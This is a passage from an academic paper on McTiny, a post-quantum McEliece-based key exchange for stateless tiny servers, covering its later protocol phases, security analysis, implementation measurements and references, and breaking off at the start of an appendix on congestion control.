This phase combines the partial encryptions row-wise. The protocol specifies a split of the $r \times \ell$ blocks from phase 1 into batches of w blocks. Once the client has obtained all blocks in one batch—this may be part of a row as $C_{i,wJ+1},C_{i,wJ+2},\ldots,C_{i,wJ+w}$ or cover one or several rows as $C_{iv-v+1,1},C_{iv-v+1,2},\ldots,C_{iv-v+1,\ell},\ldots,C_{iv,1},C_{iv,2},\ldots,C_{iv,\ell}$ for $v = w/\ell$—it sends them for partial combination. For simplicity and because it matches the sizes of `mctiny6960119` we describe the case where several complete rows of blocks can be handled in one step. For rows $iv-v+1$ through iv the client sends $\mathrm{AE}(C_{iv-v+1,1},C_{iv-v+1,2},\ldots,C_{iv,\ell} : N,2(i-1),64+32 : S),C_0,(N,2(i-1),64+32)$. The nonce is separated from the other nonces as $\ell \le 32$.

The server checks the authenticator and, for each j from $iv-v+1$ through iv, decrypts $C_{j,1},\ldots,C_{j,\ell}$ to obtain the pieces $c_{j,1},\ldots,c_{j,\ell}$ of c_j. As described in Section 5, the server computes $c_j = e_{j,0} + c_{j,1} + c_{j,2} + \cdots + c_{j,\ell}$, with $e_{j,0}$ the matching y positions of e. Finally it sends $\mathrm{AE}(C_0,c_{iv-v+1},c_{iv-v+2},\ldots,c_{iv} : M,2i-1,64+32 : S),(M,2i-1,64+32)$.

The client verifies, decrypts, updates C_0, and stores $c_{iv-v+1},c_{iv-v+2},\ldots,c_{iv}$ for future use. As before, missing pieces are re-requested.

In `mctiny6960119` $v = 7$ rows of blocks (i.e., 91 rows from the original matrix) are handled together. Thus, nonces from the client to the server have $N_0 \in \{0,2,4,\ldots,32\}$. Messages from client to server have 1185 bytes, messages from server to client have 133 bytes.

6.7 Phase 3: Decapsulation

Eventually all $c_i, 1 \le i \le r$, are known to the client. To match the Classic McEliece key derivation, McTiny has the client send c to the server. The server computes the plaintext confirmation $C = \mathsf{hash}(2,e)$, shared secret $Z = \mathsf{hash}(1,e,c,C)$ and shared-key cookie $C_Z = \mathrm{AE}(Z : M,255,255 : \mathsf{hash}(s_m))$ for a

fresh nonce M. The server sends $(\mathrm{AE}(C_Z, c, C : M, 255, 255 : S), (M, 255, 255))$ to the client which then computes $Z = \mathsf{DEC}(c, C, k)$ and stores Z and cookie (C_Z, M) for future use. The client erases all other data including S and (k, K).

In `mctiny6960119` client and server each send 315 bytes in this phase. In total, 971 packets are sent by the client to the server, each prompting a reply fitting into one packet and never amplifying the size.

The McTiny key exchange ends at this point, and the client communicates securely with the server using session key Z. Details of a session protocol are outside the scope of this paper, but the main point is that the client can include (C_Z, M) in subsequent packets so that the server can reconstruct Z. Any packet back includes an updated cookie (C_Z, M) using a fresh nonce; the session protocol can update Z here for prompt key erasure within a session. When the session ends (explicitly or by a timeout), the client erases all data.

7 Key Erasure

Key erasure should prevent an attacker learning secrets from past connections if he steals the server or client or both.

7.1 Key Erasure On the Server Side

An attacker who steals a server obtains the server's long-term secret key sk. If the attacker keeps the server online it can decrypt all future traffic to the server, and can pose as the server. The question is whether the attacker can also decrypt past traffic. Traffic is encrypted under the key Z exchanged by the McTiny protocol, so the question is whether the attacker learns Z for past connections.

The secret key sk allows the attacker to decapsulate all KEM messages ever sent to the server (phase 0) and obtain all shared keys S. These decrypt all messages sent between client and server in subsequent phases under the respective S. In particular, the attacker sees a McEliece ciphertext (c, C) sent by the server to the client. However, unless there is a security problem with the McEliece system, the attacker cannot determine Z from this ciphertext.

By stealing the server, the attacker also learns the server's *recent* cookie keys $s_m, \ldots, s_{m-z+1}$. In `mctiny6960119` the attacker obtains the cookie keys used for the last 8 minutes. The cookie keys allow the attacker to decrypt cookies under the last z keys from the server to itself; in particular, the attacker can obtain Z for any *recent* connection by decrypting the cookie C_Z. However, the attacker cannot decrypt older cookies. Cookies are often repeated across packets, but this linking of packets is already clear from simple traffic analysis.

Here is what the attacker sees for an older McTiny connection, a connection that completed more than z intervals before the theft: the client's short-term McEliece public key K (in blocks $K_{i,j}$); a random ciphertext (c, C) sent to this key, communicating a secret key Z to the client; and the cookies C_0 and $C_{i,j}$ for $1 \le j \le \ell, 1 \le i \le r$.

The shared secret Z could be computed from E included in C_0, but the keys to all the C_0 cookies are erased.

Each c_{ij} includes information on e as a much simpler decoding problem, but the c_{ij} are encrypted in the C_{ij} under erased cookie keys.

7.2 Keep Alive

An attacker planning to steal a server in the future has an interest in keeping a connection alive by replaying messages from the client. The client messages include C_0 or C_Z in plain and a replay will prompt the server to reply as long as these outer cookies can be decrypted. Each reply includes a fresh C_0 or C_Z but these cookies are superencrypted under S or Z which the attacker does not know, yet.

The client is assumed to maintain state, so will no longer reply (and provide fresh versions of C_0 or C_Z) after the connection was closed. The attacker loses the ability to cause replies after the last cookie expired. Thus an active attacker can extend the lifetime by $z-1$ time intervals.

In `mctiny6960119` this means that 15 minutes after the end of a connection even an active attacker cannot recover any short-term keys by stealing the server.

7.3 Key Erasure On the Client Side

Similarly, an attacker who steals a client obtains the secret keys that decrypt current connections, but the McTiny client software does not retain the keys for a connection once the connection is over. Of course, other parts of the client system might retain data for longer.

Since the client has state it will not keep a connection open longer than specified by its local timeouts. An active attacker cannot override the client's timeout policy.

8 Confidentiality and Integrity

In the absence of server theft, there is an extra layer of protection for confidentiality: all packets from the client are encrypted to the server's long-term McEliece key (phase 0) or use authenticated encryption. The choice of cryptographic primitives follows best practices, so we look for weaknesses introduced by the protocol. We first analyze what an external attacker is faced with and then what a malicious client can do.

8.1 Passive External Attacker

Authenticated encryption guarantees confidentiality and integrity, but only if different messages never share nonces. If AE is AES-GCM, and an attacker sees $\mathrm{AE}(T_1 : N : S)$ and $\mathrm{AE}(T_2 : N : S)$ for $T_1 \neq T_2$, then the attacker can also produce authenticators for arbitrary ciphertexts under $(N' : S)$ for

any N'. Our choice of XSalsa20-Poly1305 for AE limits the impact, but the attacker can still produce authenticators for arbitrary ciphertexts under $(N : S)$. Either way, we need to analyze the potential for nonce reuse.

All packets from the server to the client use authenticated encryption with a fresh nonce under shared key S. The random part of the nonce has 22 bytes (176 bits) and thus the choice will not repeat while S is in use. Additionally, the domains for the nonces are separated by step and direction using the last two bytes. If a step is repeated due to packet loss, the server will make a fresh choice of M. Hence, the attacker will not observe nonce reuse for different plaintexts.

The subsequent messages from the client to the server are encrypted and authenticated using S and a nonce which depends on the first random nonce N chosen by the server. Again the last two bytes provide domain separation. This makes the choice of nonce deterministic for each encryption and the same nonce and key are used when retransmitting in the same phase, but only to encrypt the same plaintext.

The attacker also sees $C_0 = (\mathrm{AE}(S, E : N, 1, 0 : \mathsf{hash}(s_m)), m \bmod 8)$ using several cookie keys s_m under the same nonce $N, 1, 0$. All cookies encrypt the same message, hence nonce-reuse under the same s_m is no problem. There is no weakness in AE for using the same nonce and plaintext under different keys.

The connection for a different client served by the same server uses a different S' and N'. Figure 1 highlights values shared across clients in blue. Messages with the same key either have different nonces or are identical.

8.2 Active External Attacker

The Classic McEliece KEM is secure against active attacks, hence the shared secret S is not known to the attacker. Authenticated encryption protects the other packets against active attackers attempting to forge or modify packets. Every ciphertext is verified upon receipt.

Clients and external attackers cannot influence the choice of nonce and any modification of N leads to invalid authenticators and thus to no reply from the server. The client accepts messages under key S. Replays of server messages will not cause a reaction from the client as it has state.

Mixing cookies and messages from different clients does not work. The server accepts cookies under its most recent cookie keys $s_m, s_{m-1}, \ldots, s_{m-z+1}$ and uses the symmetric key S provided in C_0 to decrypt and check the rest of the message.

The attacker can replay a valid client message and cause the stateless server to handle it again. If the cookie key has changed this leads to a different C_0' in the reply. For the outer encryption a random M (or N in phase 0) is chosen, hence only the last two bytes of the nonce repeat, the rest of the nonce differs, meaning no loss in security.

8.3 Malicious client

A malicious client knows S and Z anyway, so its targets are the cookie keys. The following assumes that the client manages to send the attack packets in the same cookie interval. Else more retries are needed.

The encryption of Z uses fresh 22 bytes for the nonce. The computation of C_0 is deterministic depending on verified values. Initiating a new connection and thus changing E leads to a fresh choice of N.

The malicious client can send K_{11} and K_{11}', likely causing $c_{11} \neq c_{11}'$. This produces $C_{11} \neq C_{11}'$ which use the same nonce and key. The client (as opposed to an external attacker) obtains these cookies. However, the key $s = \mathsf{hash}(s_m, S)$ is used only for this client, limiting the use to forging server cookies for this one step in its own connection. Furthermore, if K_{11} and K_{11}' differ only in the first column, the client learns that the first bit in e is set if $C_{11} \neq C_{11}'$ and else that it is not set. However, the target of the McTiny protocol is for the server to send e to exactly this client.[4]

Note that both of these attempts come at the expense of sending two messages under the same nonce with S, giving away the authenticator under that key and nonce. This is not an attack as the client could choose to leak S in its entirety.

9 Security Against Quantum Computers

The McTiny protocol is designed to make the well-studied McEliece cryptosystem practical for tiny network servers. All public-key cryptography in the protocol uses this system for its resistance to attacks using quantum computers.

The McTiny protocol is flexible in the parameter choices for the code-based part with minimal adjustments on the number of steps per phase. `mctiny6960119` uses very conservative parameters. This means that even an active attacker with a quantum computer cannot break the public-key encryption.

All of the keys for symmetric cryptography are 32 bytes, providing ample protection against Grover's algorithm and the choice of XSalsa20-Poly1305 for AE follows recommendations for post-quantum security.

10 Implementation and Evaluation

This section describes our implementation of the `mctiny6960119` protocol, and evaluates whether the protocol lives up to its promise to run safely on tiny network servers. The implementation is now available at https://mctiny.org.

10.1 Interface

Our software provides four main tools:

[4] The malicious client learns this bit prematurely, but to learn e it needs about 6960 steps, much more than a regular run of 971 steps would take.

- `master` creates a new `mctiny6960119` server identity: a long-term public key and a long-term secret key.
- `rotate` is run every minute to update the pool of 8 server cookie keys, creating a new cookie key and erasing the oldest cookie key.
- `server` handles the server side of the `mctiny6960119` protocol: it binds to a specified UDP port on a specified local IP address and handles incoming request packets from any number of clients.
- `client` performs one run of the client side of the `mctiny6960119` protocol, communicating to a server at a specified address and port, using a specified server public key.

The decomposition of server-side tools is meant to easily support replicated server deployments as follows. The server administrator runs the `master` tool on a master device, and pushes the results to each server through standard tools such as `rsync`. Each server runs the `server` and `rotate` tools. The master device needs enough resources to generate and store the public key, but each server can be much smaller.

The `master`, `rotate`, and `server` tools manage data in a state directory specified by the caller. The public key is stored in a file `state/public/d53...` where `d53...` is a 256-bit key hash in hex. The secret key is stored in `state/secret/long-term-keys/d53...`. The `server` tool transparently supports multiple secret keys for multiple identities on the same host. Cookie keys are stored in `state/secret/temporary-cookie-keys/0` through `state/secret/temporary-cookie-keys/7`, with `state/secret/temporary-cookie-keys/latest` symlinked to the current key.

Our API for each of these tools is the standard UNIX command line, making the tools directly usable from a wide range of languages. The command line involves some overhead to spawn a new process, and obviously the same functions could also be provided through APIs with less overhead, but we have not found evidence that the command line is a performance problem here.

10.2 Internals

We reused existing Classic McEliece software [6] for key generation (in `master` for long-term keys, and in `client` for short-term keys), encryption (in `client` for long-term keys), and decryption (in `server` for long-term keys, and in `client` for short-term keys). We also reused existing software for symmetric encryption (XSalsa20), symmetric authentication (Poly1305), and hashing (SHAKE256).

We obtained all of this software from the SUPERCOP cryptographic benchmarking framework. The tests described below use version 20191017 of SUPERCOP, the latest version at the time of this writing.

For our new McTiny software components, we selected the C programming language, with the goal of eliminating unnecessary performance overheads. C is, however, notorious for encouraging devastating bugs, such as memory-safety bugs. We do not have evidence that a Rust rewrite would make the software noticeably slower; it could even be faster. We are also not claiming that achieving any particular performance level is more important than reducing risks of bugs.[5]

We wrote new cryptographic software for `mctiny6960119`'s matrix-partitioning encryption (in `server`), ensuring compatibility of the final result with Classic McEliece. We also wrote new software for the higher-level aspects of `mctiny6960119`, such as packet construction, packet parsing, and the general packet flow. Overall we wrote about 2500 lines of new code; see Table 2. The file `mctiny.h` is output by a 160-line `mctiny.py` that supports variations in McTiny parameters.

10.3 RAM Consumption

Running `size` on the compiled `server` binary shows 206586 bytes of code, 792 bytes of initialized data, and 23824 bytes of bss (further RAM initialized to 0 at program startup). See Table 2. The code size includes all of the cryptographic software that we imported from SUPERCOP, such as the Classic McEliece software and the SHAKE256 software. Our code uses only a small amount of stack space, and it avoids all heap allocation and `mmap`-based allocation.

We do not claim that the entire program would work in such a small amount of RAM without modification. The problem is that we also use some OS libraries that were not designed to be small: we use `stdio` for file management and printing error messages, we call `getaddrinfo` to determine the local IPv4 or IPv6 address to use, etc. We found that the server works with stack size limited to 92KB (`ulimit -s 92`) but not with a smaller stack size. Also, monitoring system calls with `strace` shows various memory allocations from standard libraries at program startup.

The `rotate` program uses 920 bytes of initialized data and 944 bytes of bss. The `master` program needs more RAM to create a public key: it uses 752 bytes of initialized data and 1062560 bytes of bss. The `client` program uses 800 bytes of initialized data and 1154648 bytes of bss.

10.4 Network Usage

On an unloaded network we saw (as expected—see Table 1) 971 packets from the client to server, plus 971 packets from the server to the client, for a complete `mctiny6960119` key exchange. The packets from client to server occupied a total of 1 188 422 bytes of application-layer data (not counting per-packet bandwidth overhead, which is normally 8 bytes

[5] We did take some steps to reduce these risks, such as running tests under Address Sanitizer.

text		data		bss		c	h	file	purpose
155	0	0	0	0	0	13	8	hash	SHAKE256 wrapper (copied)
5406	0	0	0	24	0	216	72	mctiny	library for McTiny computations
8377	209 526	0	800	0	1 154 648	530	0	mctiny-client	connect to a server
2589	184 487	0	752	0	1 062 560	149	0	mctiny-master	create a server key
3063	22 944	104	920	0	944	199	0	mctiny-rotate	rotate cookie keys once
6538	206 586	24	792	32	23 824	546	0	mctiny-server	serve any number of clients
989	196 599	0	656	0	1 064 952	63	0	mctiny-test	local keypair/enc/dec test
5313	0	0	0	0	0	612	24	pacing	client-side congestion control
1158	0	8	0	1284	0	111	20	packet	build and parse packets

Table 2: Source and object sizes. The "c" and "h" columns are the number of lines in file.c and file.h. The "text", "data", and "bss" columns are the sizes reported by the standard size tool for the object file file.o, and for the linked binary file when a second number is reported. Sizes of binaries listed here include sizes for cryptographic software imported from SUPERCOP (e.g., the Classic McEliece software), but do not include sizes for standard shared libraries from the OS (e.g., getaddrinfo). Code is compiled for Intel Haswell using gcc with optimizations -O3 -march=native -mtune=native. Compiler verson is 7.4.0, as shipped with the current long-term-support version of Ubuntu (Ubuntu 18.04).

for UDP, plus 20/40 bytes for IPv4/IPv6, plus 38 bytes for Ethernet). The packets from server to client occupied a total of 135 977 bytes of application-layer data. For comparison, a mceliece6960119 public key by itself is 1 047 319 bytes.

10.5 CPU Usage

Haswell, introduced 2013, is not the newest Intel microarchitecture, but it is one of the most common optimization targets in recent papers on cryptographic primitives and in the NIST post-quantum project. SUPERCOP's latest benchmarks report the following speeds for mceliece6960119 on one Haswell core: $0.71 \cdot 10^9$ cycles median for keygen (with high variance: the quartiles are $0.50 \cdot 10^9$ and $1.31 \cdot 10^9$), 153 944 cycles for enc (much less variance: quartiles 148 612 and 169 396), and 305 880 cycles for dec (quartiles 304 616 and 306 232).

We collected mctiny6960119 timings on a Haswell, specifically a quad-core 3.1GHz Intel Xeon E3-1220 v3, for comparability to these microbenchmarks. To estimate the total server time, we ran a series of 1000 key exchanges and observed in ps that the server process had accumulated 17 seconds of CPU time, i.e., 17 milliseconds (53 million cycles on one CPU core) per key exchange. Generic packet processing can incur significant costs that the OS does not attribute to the process, but this measurement shows that the mctiny6960119 server computations consumed only about 40 CPU cycles per byte communicated. (The client computations are more expensive since the client generates a short-term public key.)

We also instrumented the server with calls to a cycle counter, printing and resetting the counter whenever the server computed a session key. These figures showed that the server took 44.4 million cycles per key exchange (standard deviation 1.1 million cycles) for all activities outside recvfrom and sendto. Within the 44.4 million cycles, 20.8 million cycles (standard deviation 0.4 million cycles) were spent on the core cryptographic computations in phase 1: regenerating the low-weight vector from a seed and computing the corresponding partial encryption.

10.6 Security Against Server CPU Overload

An attacker trying to overload a quad-core 3.1GHz CPU with 10Mbps of network traffic needs to consume 10000 cycles per byte. (A site paying for a larger Internet connection can, presumably, afford more than one CPU to handle the load.) In our server software, the maximum cycles per byte are spent in McEliece decapsulation for the first packet, about 400 cycles per byte to handle 810 bytes of application-layer data (and slightly fewer cycles per byte when bandwidth overhead is taken into account).

Note that adding the encrypted 512-byte extension field to the first packet has the side effect of reducing the load per byte. For comparison, *unencrypted* zero-padding of query packets is well known to reduce query amplification and other per-query-byte costs, but this protection could be compromised by network links that try to compress packets.

10.7 Security Against Memory Flooding

At no time does the server allocate any per-client storage. Each client packet is handled immediately and then forgotten. We built the server software to avoid allocating memory in response to client packets; we audited the source code for this property; and we checked with strace that, once the program entered its packet-handling loop, its system calls consisted entirely of recvfrom, sendto, and an occasional[6] key-file access. In short, this is a tiny network server, making it immune to server-memory denial of service.

[6]The server automatically caches each key for 1 second, or 10000 uses, whichever comes first.

11 Conclusions and Further Considerations

The previous sections have shown that at very little overhead in the number of packets and a few extra round trips, the conservative McEliece system can be fit into tiny network servers for forward secrecy without using any per-client memory.

Server operators might be concerned about the generous usage of randomness on the server side. We point out that the random nonces can be generated by advancing a stream cipher. Server operators might also be concerned about the cost of hashing. We used hash to simplify the description. Any way of deterministically deriving subkeys from a master key works and is often cheaper.

The analysis of nonce reuse attacks took up a significant portion of the security analysis. Our choice of XSalsa20-Poly1305 already limits the potential for damage but designers could replace AE with a wide-block cipher to further limit this potential. Such ciphers are currently less common and we managed to achieve protection without this choice, but the analysis would be simpler.

We encourage further analysis, including proofs if possible, of McTiny and variants of McTiny.

Acknowledgments

This work was supported by the U.S. National Science Foundation under grant 1913167, by the European Commission under Contract ICT-645622 PQCRYPTO, and CHIST-ERA USEIT (NWO project 651.002.004), by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under Germany's Excellence Strategy – EXC 2092 CASA-390781972, by the Netherlands Organisation for Scientific Research (NWO) under grant 628.001.028 (FASOR), and by the Cisco University Research Program.

References

[1] Martin R. Albrecht, Léo Ducas, Gottfried Herold, Elena Kirshanova, Eamonn W. Postlethwaite, and Marc Stevens. The general sieve kernel and new records in lattice reduction. In *EUROCRYPT (2)*, volume 11477 of *Lecture Notes in Computer Science*, pages 717–746. Springer, 2019. https://eprint.iacr.org/2019/089.

[2] Daniel Augot, Lejla Batina, Daniel J. Bernstein, Joppe Bos, Johannes Buchmann, Wouter Castryck, Orr Dunkelman, Tim Güneysu, Shay Gueron, Andreas Hülsing, Tanja Lange, Mohamed Saied Emam Mohamed, Christian Rechberger, Peter Schwabe, Nicolas Sendrier, Frederik Vercauteren, and Bo-Yin Yang. Initial recommendations of long-term secure post-quantum systems, 2015. PQCRYPTO project https://pqcrypto.eu.org/docs/initial-recommendations.pdf.

[3] Tuomas Aura and Pekka Nikander. Stateless connections. In Yongfei Han, Tatsuaki Okamoto, and Sihan Qing, editors, *Information and Communication Security, First International Conference, ICICS'97, Beijing, China, November 11–14, 1997, Proceedings*, volume 1334 of *Lecture Notes in Computer Science*, pages 87–97. Springer, 1997. http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.30.4436.

[4] Daniel J. Bernstein. SYN cookies, 1996. https://cr.yp.to/syncookies.html.

[5] Daniel J. Bernstein. DNSCurve: Usable security for DNS, 2009. https://dnscurve.org.

[6] Daniel J. Bernstein, Tung Chou, Tanja Lange, Ingo von Maurich, Rafael Misoczki, Ruben Niederhagen, Edoardo Persichetti, Christiane Peters, Peter Schwabe, Nicolas Sendrier, Jakub Szefer, and Wen Wang. Classic McEliece. Submission to NIST post-quantum call for proposals, 2017. https://classic.mceliece.org/.

[7] Daniel J. Bernstein, Tung Chou, and Peter Schwabe. McBits: Fast Constant-Time Code-Based Cryptography. In *CHES*, volume 8086 of *Lecture Notes in Computer Science*, pages 250–272. Springer, 2013. https://binary.cr.yp.to/mcbits.html.

[8] Matt Braithwaite. Experimenting with post-quantum cryptography, 2016. https://security.googleblog.com/2016/07/experimenting-with-post-quantum.html.

[9] Robert E. Calem. New York's Panix service is crippled by hacker attack, 1996. https://partners.nytimes.com/library/cyber/week/0914panix.html.

[10] Neal Cardwell, Yuchung Cheng, C. Stephen Gunn, Soheil Hassas Yeganeh, and Van Jacobson. BBR: congestion-based congestion control. *Communications of the ACM*, 60:58–66, 2017. https://queue.acm.org/detail.cfm?id=3022184.

[11] CDN Planet. Initcwnd settings of major CDN providers, 2017. https://www.cdnplanet.com/blog/initcwnd-settings-major-cdn-providers/.

[12] Eric Crockett, Christian Paquin, and Douglas Stebila. Prototyping post-quantum and hybrid key exchange and authentication in TLS and SSH. https://eprint.iacr.org/2019/858.

[13] Alexander W. Dent. A Designer's Guide to KEMs. In Kenneth G. Paterson, editor, *Cryptography and Coding, 9th IMA International Conference, Cirencester, UK, December 16-18, 2003, Proceedings*, volume 2898 of *Lecture Notes in Computer Science*, pages 133–151. Springer, 2003. https://eprint.iacr.org/2002/174.

[14] Jason Fairlane. Flood warning, 1996. https://archive.org/download/2600magazine/2600_13-2.pdf.

[15] Ryan Gallagher and Glenn Greenwald. How the NSA Plans to Infect 'Millions' of Computers with Malware, 2014. https://theintercept.com/2014/03/12/nsa-plans-infect-millions-computers-malware/.

[16] V. D. Goppa. A new class of linear correcting codes. *Problemy Peredači Informacii*, 6(3):24–30, 1970. http://www.mathnet.ru/php/archive.phtml?wshow=paper&jrnid=ppi&paperid=1748&option_lang=eng.

[17] David Jao and Luca De Feo. Towards quantum-resistant cryptosystems from supersingular elliptic curve isogenies. In *PQCrypto*, volume 7071 of *Lecture Notes in Computer Science*, pages 19–34. Springer, 2011. https://eprint.iacr.org/2011/506.

[18] Kris Kwiatkowski. Towards post-quantum cryptography in TLS, 2019. https://blog.cloudflare.com/towards-post-quantum-cryptography-in-tls/.

[19] Krzysztof Kwiatkowski, Nick Sullivan, Adam Langley, Dave Levin, and Alan Mislove. Measuring TLS key exchange with post-quantum KEM, 2019. Second PQC Standardization Conference, https://csrc.nist.gov/CSRC/media/Events/Second-PQC-Standardization-Conference/documents/accepted-papers/kwiatkowski-measuring-tls.pdf.

[20] Adam Langley. CECPQ2, 2018. https://www.imperialviolet.org/2018/12/12/cecpq2.html.

[21] Adam Langley. Post-quantum confidentiality for TLS, 2018. https://www.imperialviolet.org/2018/04/11/pqconftls.html.

[22] Marek Majkowski. Fixing an old hack - why we are bumping the IPv6 MTU, 2018. https://blog.cloudflare.com/increasing-ipv6-mtu/.

[23] Robert J. McEliece. A public-key cryptosystem based on algebraic coding theory, 1978. JPL DSN Progress Report http://ipnpr.jpl.nasa.gov/progress_report2/42-44/44N.PDF.

[24] Akshay Narayan, Frank Cangialosi, Prateesh Goyal, Srinivas Narayana, Mohammad Alizadeh, and Hari Balakrishnan. The case for moving congestion control out of the datapath. In Sujata Banerjee, Brad Karp, and Michael Walfish, editors, *Proceedings of the 16th ACM Workshop on Hot Topics in Networks, Palo Alto, CA, USA, HotNets 2017, November 30 - December 01, 2017*, pages 101–107. ACM, 2017. https://people.csail.mit.edu/alizadeh/papers/ccp-hotnets17.pdf.

[25] Harald Niederreiter. Knapsack-type cryptosystems and algebraic coding theory. *Problems of Control and Information Theory*, 15:159–166, 1986. http://citeseerx.ist.psu.edu/showciting?cid=590478.

[26] NIST. Post-quantum cryptography: Round 1 submissions, 2017. https://csrc.nist.gov/projects/post-quantum-cryptography/round-1-submissions.

[27] NIST. Post-quantum cryptography: Round 2 submissions, 2019. https://csrc.nist.gov/Projects/Post-Quantum-Cryptography/Round-2-Submissions.

[28] Bill Nowicki. NFS: Network File System protocol specification, 1989. https://tools.ietf.org/html/rfc1094.

[29] Phillip Remaker. IPv6 MTU gotchas and other ICMP issues, 2011. https://blogs.cisco.com/enterprise/ipv6-mtu-gotchas-and-other-icmp-issues.

[30] Jim Roskind. QUIC: Quick UDP Internet connection, 2013. https://www.ietf.org/proceedings/88/slides/slides-88-tsvarea-10.pdf.

[31] Alan Shieh, Andrew C. Myers, and Emin Gün Sirer. Trickles: A stateless network stack for improved scalability, resilience, and flexibility. In Amin Vahdat and David Wetherall, editors, *2nd Symposium on Networked Systems Design and Implementation (NSDI 2005), May 2-4, 2005, Boston, Massachusetts, USA, Proceedings*. USENIX, 2005. https://www.cs.cornell.edu/~ashieh/trickles/trickles-paper/trickles-nsdi.pdf.

[32] Alan Shieh, Andrew C. Myers, and Emin Gün Sirer. A stateless approach to connection-oriented protocols. *ACM Trans. Comput. Syst.*, 26(3), 2008. https://www.cs.cornell.edu/people/egs/papers/trickles-tocs.pdf.

[33] Peter W. Shor. Polynomial-time algorithms for prime factorization and discrete logarithms on a quantum computer. *SIAM J. Comput.*, 26(5):1484–1509, 1997. https://arxiv.org/abs/quant-ph/9508027.

[34] Lixia Zhang, Scott Shenker, and David D. Clark. Observations on the dynamics of a congestion control algorithm: The effects of two-way traffic. *ACM SIGCOMM Computer Communication Review*, 21:133–147, 1991.




Figure 2: Timing of network packets observed by a server that accepts a TCP connection and sends 1MB.

A Latency and Congestion Control

There are two obvious limits on the speed of a network protocol. There is also an unobvious limit, which is the main topic of this appendix.

As a running example, this appendix reports measurements of data transfer between one computer in the United States and another computer in Europe. The long-distance link between these two sites is reportedly able to handle 100Mbps, and the LANs can handle more than this. The minimum ping time we observed between the two computers is marginally under 0.117 seconds. The obvious limits are as follows:

- Each packet consumes bandwidth. This 100Mbps network connection cannot transmit more than 12.5 megabytes per second. Furthermore, not all of this data is application-layer data: as mentioned earlier, the total packet size is limited, and there are per-packet overheads.

- Sometimes a packet is in reply to a previous packet, and thus cannot be sent until that packet is received. The flow of data in a protocol implies that a certain number of round trips must be consumed, no matter how much bandwidth is available for sending packets in parallel.

To see that this is not the complete picture, consider a test TCP server that accepts a connection and then sends a server-specified amount of data over the connection. The second limit forces this connection to take at least two round trips, i.e., 0.234 seconds, and this is the latency we observed for small amounts of data. For 1 megabyte (more precisely, exactly 2^{20} bytes) we saw 1.066 seconds (average over 100 experiments, standard deviation 0.024 seconds), i.e., two round trips plus 0.832 seconds. Evidently only 1.25 megabytes per second were being transmitted during these 0.832 seconds.

One might try to explain this as the total 12.5-megabyte-per-second bandwidth being split across 10 users, so that each user has only 1.25 megabytes per second of available bandwidth. However, the network was not actually so heavily used. We measured sending 10 megabytes and saw 3.67 seconds (average over 100 experiments, standard deviation 0.46 seconds), more than 3 megabytes per second. Three experiments with sending 100 megabytes took 12.4 seconds, 17.8 seconds, and 19.1 seconds respectively, in each case more than 5 megabytes per second.

The reason that short TCP connections are slower—the unobvious limit mentioned above—is congestion control. We now briefly review the basic principles of congestion control, and then give an example of the exact timing of a McTiny connection using our implementation of congestion control.

A.1 A Brief Introduction to Congestion

Suppose a router receives packets on a fast LAN more quickly than it can deliver those packets to the Internet. The packets pile up in a buffer inside the router; this is called **congestion**. A packet is not delivered until previous packets are delivered; the delay while a packet is waiting in the router's buffer is called **congestion delay**. If the buffer fills up then packets are lost; this is called **congestion loss** and produces further slowdowns. Routers often provide large buffers (**bufferbloat**) to try to avoid congestion loss, but these buffers allow congestion delay to increase even more.

TCP senders impose various limits upon their packet-sending rates to try to reduce congestion when there are signs of congestion, and to try to avoid creating congestion in the first place. This is called **congestion control**. The details are the topic of thirty years of active research.

In particular, when a TCP connection begins, the sender starts slowly, in case the network does not have much available bandwidth. For example, Akamai sends at most 32 packets at first; Cloudflare sends at most 10, which is also the current Linux default; see [11] for a broader survey. The sender then ramps up speed as long as acknowledgments show that the data is flowing smoothly—but acknowledgments arrive only after a round trip.




Figure 3: Similar to Figure 2, but telling the Linux TCP stack to use BBR instead of CUBIC.

A.2 Measuring TCP Congestion Control

